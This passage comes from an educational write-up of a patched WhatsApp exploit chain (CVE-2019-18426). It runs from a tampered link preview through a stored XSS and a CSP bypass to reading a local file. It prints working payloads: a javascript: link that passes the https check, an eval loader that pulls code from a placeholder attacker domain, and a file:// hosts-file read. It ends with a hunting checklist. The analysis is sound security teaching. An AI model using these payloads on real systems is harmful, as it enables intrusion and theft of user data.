Why does that work? Because of the role the @ character plays in a web address. The standard format for a URL allows a username and password before the host, like this: https://USERNAME:[redacted]. The browser reads everything before the @ as credentials and everything after it as the real destination. So https://[redacted] actually goes to DOMAIN-B. An attacker can put anything at all before the @, including a trusted-looking domain, and the browser will still navigate to the domain after it. The researcher notes that Firefox is the only browser that warns users by default when this pattern is used without a username and password. This worked on WhatsApp for iOS, Android, Windows Desktop, Mac Desktop and Web.
The image shows the message as the receiver sees it: the text looks like it belongs to Facebook, and the card looks legitimate, but the click goes to the other domain. This is more dangerous than the previous step because the deception survives a careful look at the message text.
Step 4: from a redirect to running code (persistent XSS)
A redirect sends you to another page. The researcher asked a bigger question: could the link be a javascript: link instead? A javascript: link is a URL whose "destination" is a piece of code. When clicked, the browser runs that code in the context of the page that contains the link. If an attacker can get such a link into a page other people use, the attacker's code runs with the page's permissions. That class of bug is called cross-site scripting, or XSS. It is called persistent (or stored) when the malicious content is saved on the server and shown to every recipient, rather than being a one-off trick in a single browser.
His first attempt was the obvious one:
e.__x_body = e.__x_matchedText = 'javascript:alert(document.domain)'
Line by line:
- The body and matched text are both set to a
javascript:URL. alert(...)is a browser function that pops up a dialog box with a message.document.domainis the current page's domain name. Showing it proves the code is running in the page's context, not somewhere harmless.
This did not work. WhatsApp appeared to drop the banner on the receiving side. The researcher's hypothesis was that WhatsApp checks the link attached to the banner and expects it to contain a legitimate https: address. So he built a string that contains one, while still being a javascript: link:
e.__x_body = e.__x_matchedText = 'javascript:"https://example.com";alert(document.domain)'
Line by line:
- The string still starts with
javascript:, so the browser will treat it as code when clicked. "https://example.com"is a quoted string containing a normal-looking web address. It is there to satisfy WhatsApp's check that the link contains anhttps:URL. In JavaScript, a bare string on its own does nothing; it is just a value.;separates statements.alert(document.domain)is the actual code that runs, showing the page's domain.
This worked. The receiver gets a message with a banner; clicking it runs the researcher's code in the WhatsApp page. That is a one-click persistent XSS. The researcher notes it worked on WhatsApp Windows Desktop, Mac Desktop and Web.
The image shows the alert box appearing after the click, proving the code ran inside WhatsApp's page.
There are two limits worth understanding. First, Chromium-based browsers, which include Chrome, Edge and Brave, added a defence against javascript: links just when this was found, so the trick was already blocked there; it was still open on Safari and Edge at the time, and the screenshot was taken in Brave, an older version of a Chromium-based browser. Second, on the native mobile apps for iOS and Android, clicking the message normally opens https://example.com instead of running the code, because XSS is a web-page problem and native apps do not run a web page in the same way.
There is also a visibility problem. WhatsApp checks, when messages are loaded, whether the link's content appears in the message body. If it does not match, the banner is dropped and the exploit fails. So the payload has to be visible in the message text. The best the researcher could do was make the message long enough that the "Read more.." feature turns on, and put the payload at the very bottom, so it is only seen after clicking "Read more..".
Step 5: getting around the content security policy
A content security policy, or CSP, is a set of instructions a website sends to the browser saying which sources of content are allowed. It is like a guest list at a door: scripts from these addresses may run, images from those addresses may load, and anything else is refused. A well-written CSP makes an XSS much less useful, because even if an attacker gets code into the page, the browser will not let that code load more resources from the attacker's server.
The researcher wanted a tiny payload in the message that would pull in a much bigger payload from his own server. That requires getting past the CSP. Google provides a free tool called CSP Evaluator: you give it a website's address, and it reports the site's CSP configuration and points out weaknesses.
The image shows the evaluator's report for the target. The researcher draws attention to one line in it: object-src [missing]. object-src is the CSP instruction that says where <object> elements may load content from. It was missing, which allowed an <object> element to load a page from any origin. An <object> element is an old HTML tag for embedding another document inside a page, similar to an iframe. So the gap let the researcher embed a page from his own server inside WhatsApp's page.
His injected payload was:
var payload = `
  hard_expire_time.innerHTML +=
  '<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />';
  onmessage=(e)=>{eval(JSON.parse(e.data))};
`;
payload = `javascript:"https://facebook.com";eval(atob("${btoa(payload)}"))`;
e.__x_body = e.__x_matchedText = payload;
Line by line:
- `var payload = `` starts a template literal, a JavaScript string that can span several lines. Everything between the backticks is the first version of the payload.
hard_expire_time.innerHTML +=appends HTML to an element on the page whose ID ishard_expire_time.innerHTMLis the property that holds the HTML inside an element;+=means add to what is already there. The researcher says this was the shortest way he could think of to make the page create the next element.'<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />'is the HTML being added: an<object>element whosedataattribute points at the attacker's page. Becauseobject-srcis missing, the browser allows it.onmessage=(e)=>{eval(JSON.parse(e.data))};sets up a listener for messages sent to this window from other windows. When a message arrives,e.datais its content,JSON.parseturns it from text into a JavaScript value, andevalruns it. In plain terms: whatever the embedded page sends, the WhatsApp page will execute.- The backtick closes the first string.
payload = \javascript:"https://facebook.com";eval(atob("${btoa(payload)}"))`;builds the final string.${...}inserts that encoded text into the string.atob(...)decodes it back at the other end. The"https://facebook.com"part is the same trick as before: it satisfies the check for anhttps:address.eval(...)` runs the decoded payload.e.__x_body = e.__x_matchedText = payload;puts the final string into the message body and matched text, as in the earlier steps.
The page the <object> loaded, https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html, contained:
<html>
  <head></head>
  <body>
    <script>
      top.postMessage(
	     JSON.stringify(
		    "open('https://facebook.com');
        alert('external payload');"
	     ),
      "*");
    </script>
  </body>
</html>
Line by line:
<html>,<head>,<body>are the ordinary skeleton of an HTML page.<script>starts a block of JavaScript that the browser runs when the page loads.top.postMessage(...)sends a message to the topmost window, the one that contains this page.toprefers to that outermost window, which here is WhatsApp's page.JSON.stringify(...)turns a JavaScript value into text so it can be sent as a message."open('https://facebook.com'); alert('external payload');"is the text being sent. It is a small program: open a Facebook page, then show an alert saying "external payload".
The flow is: the WhatsApp page creates the <object>, which loads the attacker's page; that page sends a message back up to the WhatsApp page; the WhatsApp page's onmessage handler receives it, parses it and runs it. The code therefore runs in the context of web.whatsapp.com, not in the attacker's page. That is the whole point: the attacker's code now has WhatsApp's permissions. The researcher notes this worked on WhatsApp Web.
Step 6: the desktop apps and the old browser inside them
The researcher was sceptical that any of this would work in the Windows and Mac desktop apps. He assumed they were not made of HTML and JavaScript. He clicked the same malicious message in the Windows desktop app and got an alert: the document.domain part did not work, but the alert() did. This worked on WhatsApp Windows Desktop, Mac Desktop and Web.
The image shows the alert box appearing in the desktop application, which was the surprise.
The explanation is Electron. Electron is a framework that lets developers build desktop programs using web technology: HTML, CSS and JavaScript, running inside Chromium, the same engine that powers the Chrome browser. That is why big companies like it: one codebase can serve both the web app and the desktop app. Electron follows Chromium's releases, so an Electron app is, in effect, a browser with a fixed version number.
That explains why the XSS worked. But it raised a puzzle: the javascript: trick had been patched in Chromium-based browsers, so why did it work here? The researcher used his XSS to show navigator.userAgent, a string the browser reports about itself, including its version. The answer was Chrome/69, while the stable Chrome at the time was version 78. The javascript: defence had been added a few versions before Chrome/78. The WhatsApp Electron app was on version 4.1.4, while the latest Electron was 7.x.x. Had WhatsApp updated, the XSS would never have existed. This worked on WhatsApp Windows Desktop and Mac Desktop.
The image shows the alert with the user agent string, revealing the old Chromium version.
Because Chromium 69 is old, a so-called 1-day exploit becomes possible. A 1-day is a vulnerability that is already publicly known and patched in current versions, but still present in software that has not updated. The researcher says there are more than five different 1-day RCEs in Chromium 69 or higher. RCE stands for remote code execution: an attacker running their own code on your machine, not just in a web page. He did not take the time to actually exploit a public RCE, so he did not prove that part. He did, however, demonstrate reading a file from the local disk using the fetch() API. fetch() is a JavaScript function for requesting a resource, normally over the network; here it was pointed at a local file. The file was C:\Windows\System32\drivers\etc\hosts, a standard Windows file that maps host names to addresses.
The image shows the contents of the hosts file displayed in an alert, which means the page read a file from the computer's disk.
On the Electron app, the CSP rules were not an issue, so fetching an external payload with a simple JavaScript resource worked. The payload fetched and executed through the XSS was:
alert(navigator.userAgent);
(async function(){
	// read "file:///C:/Windows/System32/drivers/etc/hosts" content
	const r = await fetch('file:///C:/Windows/System32/drivers/etc/hosts);
	const t = await r.text();
	alert(t)
}())
Line by line:
alert(navigator.userAgent);shows the browser's self-reported identity, which is how the old Chromium version was discovered.(async function(){ ... }())defines a function and runs it immediately.asyncmeans it can wait for slow operations without freezing the page.- The comment
// read "file:///C:/Windows/System32/drivers/etc/hosts" contentsays what the next lines do. const r = await fetch('file:///C:/Windows/System32/drivers/etc/hosts);asks for the local file.file://is the URL scheme for files on the local disk.awaitwaits for the request to finish, andrholds the response. Note that the string in the original is missing its closing quote; that is how it appears in the write-up.const t = await r.text();reads the response body as text and stores it int.alert(t)shows that text in a dialog box.
That was the end of the chain: from a redirect, through a stored XSS and a CSP bypass, to reading a file from the local disk on both Windows and Mac, with the potential for full remote code execution.
Why it worked
The chain rests on a few decisions that, taken together, were enough.
- Preview banners are built on the sender's side. The sender's app decides what the card says and where it points, and the receiver's app trusts it. If the receiving side does not re-check the card thoroughly, a tampered card goes through.
- The check that the link appears in the message body can be satisfied by a string that contains an
https:address while still being ajavascript:link. That is what turned a redirect into code execution. - The CSP left
object-srcmissing, so the page could embed a document from any origin. That let the attacker pull in a bigger payload and run it in WhatsApp's own context. - The desktop apps were built on Chromium 69, several versions behind the stable Chromium 78. The desktop apps were built on Chromium 69, several versions behind the stable Chromium 78, and the CSP rules were not an obstacle in the Electron app either.
What an attacker could do with it
Someone who can craft a message could send a card that looks legitimate but redirects elsewhere, and could use the @ trick to make the link text look like a trusted domain. With the javascript: payload, the attacker gets a one-click stored XSS on WhatsApp Web and on the Windows and Mac desktop apps. Through the missing object-src, the attacker can load and run an external payload in the context of web.whatsapp.com. On the desktop apps, the old Chromium allows reading files from the local disk, demonstrated with the hosts file, and opens the door to RCE through a 1-day Chromium exploit, which the researcher did not actually carry out. The XSS does not work on the native mobile apps, and on Chromium-based browsers the javascript: trick was already blocked when the finding was made. The payload cannot be fully hidden because of the body match check.
The fix and the lessons
Facebook patched the issues and assigned CVE-2019-18426. The write-up does not describe the specific code changes. The researcher's takeaways are worth repeating because they apply to any product:
- If your app builds rich previews on the sending side, the receiving side must check them thoroughly. You cannot let odd URLs load on the receiver without making sure they are legitimate. The same applies to any app that builds messages on the client side.
- CSP rules matter. A well-configured CSP could have prevented a big part of the mess. Bypassing the CSP is what let the attacker load external payloads and steal information.
- If you build on Electron, you must keep it updated with each Chromium release. Chromium updates are not just new features; they patch serious vulnerabilities. An out-of-date Electron app leaves its users exposed for no good reason.
How to look for similar problems
These are the checks, in plain terms, for anyone testing a messenger or social app with rich previews:
- Find where the message metadata object is built, pause there, and change the body and matched text to a different domain. If the receiver sees a card that looks like the original link but goes elsewhere, you have found the first bug.
- Put the
@trick in the tampered link, for examplehttps://[redacted]. If the link displays the trusted domain but navigates to the attacker's domain, the deception works. - Try a
javascript:link prefixed with anhttps:address, as injavascript:"https://example.com";alert(document.domain). If clicking the card runs code, you have an XSS. - Check the target's CSP with Google's CSP Evaluator for a missing
object-src. If it is missing, you may be able to load an<object>from any origin and post a message back to the top window. - Check the user agent of any Electron-based desktop client. If it reports an old Chromium version that still allows
javascript:links, try afetch()of afile://URL and see whether local file content comes back.
Glossary
- API: a defined way for one piece of software to ask another for something, like a counter clerk you hand a request to instead of walking into the back room yourself.
- Base64: a way of writing any data using only letters, digits and a few symbols, so it can travel safely inside text such as a URL.
- Breakpoint: a marker in a debugger that pauses the program at a chosen line so you can inspect and change values.
- Browser developer tools: the built-in panel in a browser for reading code, pausing it, and inspecting a page.
- Chromium: the open-source browser engine that Chrome, Edge, Brave and Electron are built on.
- Content Security Policy (CSP): rules a website sends to the browser saying which sources of content are allowed to load, like a guest list at a door.
- Cross-site scripting (XSS): a bug where an attacker gets their own code to run inside someone else's web page, with that page's permissions.
- CVE: a public tracking number for a known security vulnerability, so everyone can refer to the same issue.
- 1-day: a vulnerability that is already publicly known and fixed in current versions, but still present in software that has not updated.
- DOM: the browser's in-memory model of a page, which scripts can read and change.
- Electron: a framework for building desktop programs with web technology, running inside Chromium.
fetch(): a JavaScript function for requesting a resource, normally over the network, and reading the response.file://: a URL scheme that points at a file on the local disk rather than on the internet.innerHTML: the property of an element that holds the HTML inside it; assigning to it makes the browser create new elements.javascript:URI: a link whose destination is a piece of code, which the browser runs when the link is clicked.- Open redirect: a link that sends the visitor to a different place from where it appears to go.
object-src: the CSP instruction that says where<object>elements may load content from; if missing, the browser falls back to looser defaults.- Persistent (stored) XSS: an XSS where the malicious content is saved on the server and shown to every recipient, rather than being a one-off trick in one browser.
- Remote code execution (RCE): an attacker running their own code on someone else's machine, not just inside a web page.
- Rich preview banner: the small card a messenger shows above a link, with the site's title, description and image.
- Stanza ID: a unique string that identifies one specific message, like a ticket number.
- User agent: the string a browser or app reports about itself, including its name and version.
@in a URL: the character that separates optional username and password from the real host, sohttps://[redacted]goes toreal.example.





